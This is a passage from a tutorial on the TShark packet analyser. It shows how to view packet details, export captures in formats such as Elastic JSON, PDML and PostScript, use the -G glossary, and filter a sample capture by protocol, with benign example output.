
Take note of it's packet number.



Then, insert it's packet number under `-c`

```
tshark -r packet.pcapng -x -V -P -c 27300| tail -n 120
#-c means show up to this number
#the -n 120 in tail can be changed to whatever you length you need
```

Now we get the full packet details for the specific packet that we wanted.



Ideal base for any TShark command

We can stack lots and lots of things in TShark, but there are some ideal flags that we've already mentioned (or not yet mentioned) that form a solid base. Adding these flags in, or variations of them, will usually always ensure we don't get too lost.

```
#read the pcacp, print time in UTC, verbose details, hex/ascii, print packet summ
tshark -r c42-MTA6.pcap -t ud -V -x -P -Y dns

##print all the packets and the hex/ASCII, with color
tshark -t ud -r c42-MTA6.pcap -x -P --color
```

Change Format of Packet

For reasons various, you may not be satisfied with how a packet is printed by default.

Get Format Options

To find out the options you have and the descriptions behind them, run this bad boy:

```
#the help will fail to do anything but don't worry about that
tshark -T help
```

```
"fields"  The values of fields specified with the -e option, in a form
          specified by the -E option.
"pdml"    Packet Details Markup Language, an XML-based format for the
          details of a decoded packet. This information is equivalent to
          the packet details printed with the -V flag.
"ps"      PostScript for a human-readable one-line summary of each of
          the packets, or a multi-line view of the details of each of
          the packets, depending on whether the -V flag was specified.
"psml"    Packet Summary Markup Language, an XML-based format for the
          summary information of a decoded packet. This information is
          equivalent to the information shown in the one-line summary
          printed by default.
"json"    Packet Summary, an JSON-based format for the details
          summary information of a decoded packet. This information is
          equivalent to the packet details printed with the -V flag.
"jsonraw" Packet Details, a JSON-based format for machine parsing
          including only raw hex decoded fields (same as -T json -x but
          without text decoding, only raw fields included).
"ek"      Packet Details, an EK JSON-based format for the bulk insert
          into elastic search cluster. This information is
          equivalent to the packet details printed with the -V flag.
"text"    Text of a human-readable one-line summary of each of the
          packets, or a multi-line view of the details of each of the
          packets, depending on whether the -V flag was specified.
          This is the default.
"tabs"    Similar to the text report except that each column of the
          human-readable one-line summary is delimited with an ASCII
          horizontal tab character.
```

Prepare for Elastic


Say for example we want to upload a packet into an ELK stack, we can print the PCAP in Elastic format.

```
#print it to terminal in Elastic format
  # -P means packet summary
  # -V means packet details
tshark -T ek -P -V -r c42-MTA6.pcap

#you can always filter by protocls with -j
tshark -T ek -j "http tcp ip" -P -V -r c42-MTA6.pcap

#output it to elastic format and save in a file, to be ingested by an ELK later
tshark -T ek -P -V -r c42-MTA6.pcap > elastic.json
```


Notice how Elastic wraps things around `{}`, the curly brackets.



Moreover, Elastic needs a *mapping index* as a template to convert this packet business into somthing ELK can understand.


```
#this is a BIG output
tshark -G elastic-mapping > map.index
#You can filter by protocol
tshark -G elastic-mapping --elastic-mapping-filter ip,smb,dns,tcp  > map.index
```

```
[18-Jun-21 18:15:03 BST] Desktop/c42-MTA6
-> tshark -G elastic-mapping | head -n 40
{
  "index_patterns": "packets-*",
  "settings": {
    "index.mapping.total_fields.limit": 1000000
  },
  "mappings": {
    "doc": {
      "dynamic": false,
      "properties": {
        "timestamp": {
          "type": "date"
        },
        "layers": {
          "properties": {
            "_ws.malformed": {
              "properties": {}
            },
            "_ws.type_length": {
              "properties": {}
            },
            "_ws.number_string.decoding_error": {
              "properties": {}
            },
            "_ws.string": {
              "properties": {}
            },
```



Tabs

You know how in Wireshark you can open up the drop-down tabs to filter and get more info?



You can do that in TShark too. Though it just prints ALL of the tabs

```
tshark -T tabs -V -r c42-MTA6.pcap

#can do more or less the same just flagging -V from normal
tshark -V -r c42-MTA6.pcap
```

```
        .000 0000 0000 0000 = Reserved flags: 0x0000
    Client IP address: 0.0.0.0
    Your (client) IP address: 0.0.0.0
    Next server IP address: 0.0.0.0
    Relay agent IP address: 0.0.0.0
    Client MAC address: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d)
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
    Option: (53) DHCP Message Type (Request)
        Length: 1
        DHCP: Request (3)
    Option: (61) Client identifier
        Length: 7
        Hardware type: Ethernet (0x01)
        Client MAC address: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d)
    Option: (50) Requested IP Address (192.168.137.56)
        Length: 4
        Requested IP Address: 192.168.137.56
    Option: (12) Host Name
        Length: 12
        Host Name: Franklion-PC
    Option: (81) Client Fully Qualified Domain Name
        Length: 15
        Flags: 0x00
            0000 .... = Reserved flags: 0x0
            .... 0... = Server DDNS: Some server updates
            .... .0.. = Encoding: ASCII encoding
            .... ..0. = Server overrides: No override
            .... ...0 = Server: Client
        A-RR result: 0
        PTR-RR result: 0
        Client name: Franklion-PC
```

Other Formats

You can always do JSON

```
tshark -T json -r c42-MTA6.pcap
```



Packet Details Markup Language (PDML) is an XML-style represenation

```
tshark -T pdml -r c42-MTA6.pcap
```

```
<?xml version="1.0" encoding="utf-8"?>
<?xml-stylesheet type="text/xsl" href="pdml2html.xsl"?>
<!-- You can find pdml2html.xsl in /usr/share/wireshark or at https://gitlab.com/wire
shark/wireshark/-/raw/master/pdml2html.xsl. -->
<pdml version="0" creator="wireshark/3.4.2" time="Fri Jun 18 18:29:42 2021" capture_f
ile="c42-MTA6.pcap">
<packet foreground='#12272e' background='#daeeff'>
  <proto name="geninfo" pos="0" showname="General information" size="356">
    <field name="num" pos="0" show="1" showname="Number" value="1" size="356"/>
    <field name="len" pos="0" show="356" showname="Frame Length" value="164" size="35
6"/>
    <field name="caplen" pos="0" show="356" showname="Captured Length" value="164" si
ze="356"/>
    <field name="timestamp" pos="0" show="Sep 11, 2015 20:48:00.947657000 BST" showna
me="Captured Time" value="1442000880.947657000" size="356"/>
  </proto>
  <proto name="frame" showname="Frame 1: 356 bytes on wire (2848 bits), 356 bytes cap
tured (2848 bits)" size="356" pos="0">
    <field name="frame.encap_type" showname="Encapsulation type: Ethernet (1)" size="
0" pos="0" show="1"/>
    <field name="frame.time" showname="Arrival Time: Sep 11, 2015 20:48:00.947657000
BST" size="0" pos="0" show="Sep 11, 2015 20:48:00.947657000 BST"/>
    <field name="frame.offset_shift" showname="Time shift for this packet: 0.0000000
0 seconds" size="0" pos="0" show="0.000000000"/>
    <field name="frame.time_epoch" showname="Epoch Time: 1442000880.947657000 seconds
" size="0" pos="0" show="1442000880.947657000"/>
    <field name="frame.time_delta" showname="Time delta from previous captured frame
 0.000000000 seconds" size="0" pos="0" show="0.000000000"/>
```

PostScript (PS) is an interesting one. I don't particularly know the purpose of it to be honest with you. All I know is it can eventually create a cool looking pdf.

```
# create a ps
tshark -T ps -r c42-MTA6.pcap > test.ps

## you can be verbose. This will make a CHUNGUS file though, very unwiedly
tshark -T ps -V -r c42-MTA6.pcap > verbose.ps

#You can convert it online in various places and turn it into a PDF
```

Raw PS

```
                pagenumtab                                          % X
                bmargin                                             % Y
                lineto
                stroke

        grestore
} def

% Reset the vertical position
/vpos tmargin def

% Set the font to 8 point
/Monaco findfont 8 scalefont setfont

%% the page title
/ws_pagetitle (c42-MTA6.pcap - Wireshark 3.4.2 (Git v3.4.2 packaged as 3.4
u20.04.0+wiresharkdevstable1)) def

0 (    1   0.000000      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request
ion ID 0x7b7e11e5) putline
0 (    2   3.941378      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request
ion ID 0x7b7e11e5) putline
0 (    3   9.549687 192.168.137.56 → 224.0.0.22   IGMPv3 60 Membership Rep
e group 224.0.0.252) putline
```

Size difference between -verbose flag on and off



Converted to PDF

```
    1   0.000000      0.0.0.0     255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7
    2   3.941378      0.0.0.0     255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7
    3   9.549687 192.168.137.56     224.0.0.22   IGMPv3 60 Membership Report / Leave group 224.
    4   9.553122 192.168.137.56     224.0.0.22   IGMPv3 60 Membership Report / Join group 224.0
y sources
    5   9.555369 192.168.137.56     224.0.0.22   IGMPv3 60 Membership Report / Leave group 224.
    6   9.555548 192.168.137.56     224.0.0.22   IGMPv3 60 Membership Report / Join group 224.0
y sources
    7   9.555984 192.168.137.56     224.0.0.252  LLMNR 72 Standard query 0x8fae ANY Franklion-P
    8   9.562541 192.168.137.56     224.0.0.22   IGMPv3 60 Membership Report / Join group 224.0
y sources
    9   9.633058 192.168.137.56     192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>
   10   9.633126 192.168.137.56     192.168.137.255 NBNS 110 Registration NB WORKGROUP<00>
   11   9.652799 192.168.137.56     224.0.0.252  LLMNR 72 Standard query 0x8fae ANY Franklion-P
   12   9.811780 192.168.137.56     192.168.137.2 DNS 91 Standard query 0xd89c SRV _ldap._tcp.d
me.net
   13   9.812023 192.168.137.2     192.168.137.56 DNS 91 Standard query response 0xd89c No such
ap._tcp.dc._msdcs.mshome.net
   14   9.814246 192.168.137.56     192.168.137.2 DNS 91 Standard query 0x3fe5 SRV _ldap._tcp.d
me.net
   15   9.814509 192.168.137.2     192.168.137.56 DNS 91 Standard query response 0x3fe5 No such
ap._tcp.dc._msdcs.mshome.net
   16  10.382617 192.168.137.56     192.168.137.255 NBNS 110 Registration NB WORKGROUP<00>
   17  10.382651 192.168.137.56     192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>
   18  10.385867 192.168.137.56     192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<20>
   19  11.132647 192.168.137.56     192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<20>
   20  11.132683 192.168.137.56     192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>
```

Filtering

Glossary

`-G` is a GREAT flag. Using `tshark -G help` you can get an overview for everything the Glossary can show you


```
Glossary table reports:
  -G column-formats        dump column format codes and exit
  -G decodes               dump "layer type"/"decode as" associations and exit
  -G dissector-tables      dump dissector table names, types, and properties
  -G elastic-mapping       dump ElasticSearch mapping file
  -G fieldcount            dump count of header fields and exit
  -G fields                dump fields glossary and exit
  -G ftypes                dump field type basic and descriptive names
  -G heuristic-decodes     dump heuristic dissector tables
  -G plugins               dump installed plugins and exit
  -G protocols             dump protocols in registration database and exit
  -G values                dump value, range, true/false strings and exit

Preference reports:
  -G currentprefs          dump current preferences and exit
  -G defaultprefs          dump default preferences and exit
  -G folders               dump about:folders
```

Protocols

```
tshark -G protocols

#If you know the family of protocol you already want, grep for it
tshark -G protocols | grep -i smb
```



By Protocol

Filter the protocols you want under the -Y flag

```
#get just the one
tshark -r c42-MTA6.pcap -Y "dhcp"
tshark -r c42-MTA6.pcap -V -Y "dhcp" #will be vebose and add way more info

#Or treat yourself and collect more than one
tshark -r c42-MTA6.pcap -Y "dhcp or http"
tshark -r c42-MTA6.pcap -V -Y "dhcp or http" #will be vebose and add way more inf
```

```
[18-Jun-21 19:24:14 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap -Y "dhcp"
    1   0.000000      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7e11e5
    2   3.941378      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7e11e5
   31  13.057182 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0xaa23bdbc
11589  91.395673 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0xe9ae949a
11950 175.650716 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0x14cb9ac7
16416 307.556591 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0x9738d00f
16484 309.576721 192.168.137.56 → 192.168.137.2 DHCP 350 DHCP Request  - Transaction ID 0xfa0c0a3d
19554 444.768306 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0x8163738a
19742 609.621390 192.168.137.56 → 192.168.137.2 DHCP 350 DHCP Request  - Transaction ID 0x26b51e80
[18-Jun-21 19:24:20 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap -Y "dhcp or http" | head -n 20
    1   0.000000      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7e11e5
    2   3.941378      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7e11e5
   31  13.057182 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0xaa23bdbc
   45  25.652864 192.168.137.56 → 204.79.197.200 HTTP 393 GET / HTTP/1.1
  142  26.001806 204.79.197.200 → 192.168.137.56 HTTP 1396 HTTP/1.1 200 OK  (text/html)
  145  26.572727 192.168.137.56 → 204.79.197.200 HTTP 676 GET /s/a/hpc14.png HTTP/1.1
  154  26.684968 204.79.197.200 → 192.168.137.56 HTTP 869 HTTP/1.1 200 OK  (PNG)
  157  26.933541 192.168.137.56 → 204.79.197.200 HTTP 692 GET /sa/simg/sw_mg_l_4d_orange.png HTTP/1.1
  165  27.045689 204.79.197.200 → 192.168.137.56 HTTP 695 HTTP/1.1 200 OK  (PNG)
  169  27.133298 192.168.137.56 → 204.79.197.200 HTTP 579 GET /fd/s/a/hp/bing.svg HTTP/1.1
  172  27.253051 204.79.197.200 → 192.168.137.56 HTTP 1148 HTTP/1.1 200 OK
  175  27.262814 192.168.137.56 → 204.79.197.200 HTTP 578 GET /s/a/bing_p_lg.ico HTTP/1.1
  181  27.442444 192.168.137.56 → 204.79.197.200 HTTP 939 GET /fd/ls/l?IG=79fd8291061e4f859dd03a7b178643f
